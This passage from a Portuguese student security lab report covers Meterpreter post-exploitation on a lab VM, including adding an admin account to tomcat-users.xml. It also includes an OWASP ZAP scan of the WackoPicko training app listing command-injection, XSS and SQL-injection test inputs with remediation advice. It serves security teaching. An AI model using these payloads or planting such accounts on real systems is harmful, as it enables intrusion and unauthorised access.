

Figura 20: Quarta parte do log do experimento

1. a) A vulnerabilidade é a mesma anterior (senhas que são facilmente descobertas via ataque do dicionário). O Meterpreter é uma ferramente pós-invasão, ele já está conectado com a máquina da vítima (mandando um pequeno executavel que fará essa comuninicação).

2. b) Uma conexão entre a máquina atacante e a máquina vítima do ataque usando as credenciais descobertas anteriormente.

3. c) Meterpreter é um *Metasploit attack payload*

4. d) Meterpreter usa *DLL injection*, ou seja, não escreve em disco, não cria novos processos, fazendo com que sua detecção seja complicada. É possível modificar arquivos, rodar scripts, até mesmo mudar o processo onde o Meterpreter está rodando para continuar tendo acesso à máquina invadida (por exem-

plo, se ele está rodando sobre um processo do Tomcat e esse processo for morto, então o Meterpreter também irá parar de funcionar).

(a) Comando 1: cat:
Eu criei um arquivo na máquina owasp chamado teste.txt e consegui visualizar ele na máquina kali.



Figura 21: Arquivo criado na máquina Owasap e lido na máquina Kali.

(b) Comando 2: edit:
Esse comando permite editar arquivos da máquina da vítima, eu editei o arquivo **tomcat-users.xml** do servidor tom cat.



Figura 22: Arquivo **tomcat-users.xml** sendo modificado

O seguinte foi adicionado no arquivo:

```
<user username="adriano zadmin" password="minha_senha" roles="admin,
    ↪ manager">
```

16 RELATÓRIO DA QUESTÃO 10C

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	4
Low	4
Informational	0

Alert Detail

High (Medium)	Remote OS Command Injection
Description	Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	comment
Attack	;start-sleep -s 15
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	password
Attack	ZAP&sleep 15&
Instances	2
Solution	If at all possible, use library calls rather than external processes to recreate the desired functionality. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise. For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the command locally in the session's state instead of sending it out to the client in a hidden form field. Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error. If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection. If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the system() function accepts a string that contains the entire command to be executed,

	whereas execl(), execve(), and others require an array of strings, one for each argument. In Windows, CreateProcess() only accepts one command at a time. In Perl, if system() is provided with an array of arguments, then it will quote each of the arguments. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." When constructing OS command strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Reference	http://cwe.mitre.org/data/definitions/78.html https://www.owasp.org/index.php/Command_Injection
CWE Id	78
WASC Id	31
Source ID	1

High (Medium)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	comment
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	query
Attack	"><script>alert(1);</script>

Evidence	"><script>alert(1);</script>
Instances	2
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	username
Attack	ZAP' AND '1'='1' --
Instances	1
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side.

	If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' AND '1'='2' --] The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison Data was returned for the original parameter. The vulnerability was detected by successfully restricting the data originally returned, by manipulating the parameter
Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19
Source ID	1

High (Medium)	**Cross Site Scripting (Persistent)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	comment
Attack	<script>alert(1);</script>
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

	Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Other information	Source URL: http://10.1.2.6/WackoPicko/guestbook.php
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Low)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	username
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Medium (Medium)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information.
URL	http://10.1.2.6/WackoPicko/cart/
Method	GET
Attack	Parent Directory

URL	http://10.1.2.6/WackoPicko/upload/doggie/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/waterfall/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/house/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/users/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/pictures/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/css/blueprint/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/toga/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/css/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/flowers/
Method	GET
Attack	Parent Directory
Instances	11
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://10.1.2.6/WackoPicko/passcheck.php

Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558979183
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/cart/review.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/pictures/recent.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559151983
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-Frame-Options

URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559065583
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559238383
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	X-Frame-Options
Instances	20
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	Buffer Overflow
Description	Buffer overflow errors are characterized by the overwriting of memory spaces of the background web process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Point
URL	http://10.1.2.6/WackoPicko/admin
Method	GET
Parameter	query
Attack	GET http://10.1.2.6/WackoPicko/admin?query=MJNCfrKcuHcSQxouAeDcoHpEFUncvUFdYfWERNbcNxOJQMMVrEbfCBpZBLKqCMRZqDyqmETBCCjNCweXkyZgmwXTwQZtMCcrBVpgOavRFtsHkReADDwLufrHxfKQimrqbrRREkGeNYeNgdJvcQZnOeHvqSHxPAJWJikxEMAWkIkDlscE HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Referer: http://10.1.2.6/WackoPicko/ Cookie: PHPSESSID=u168t6cbr8qes8bsa7i2dj3mt6 Content-L
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	page
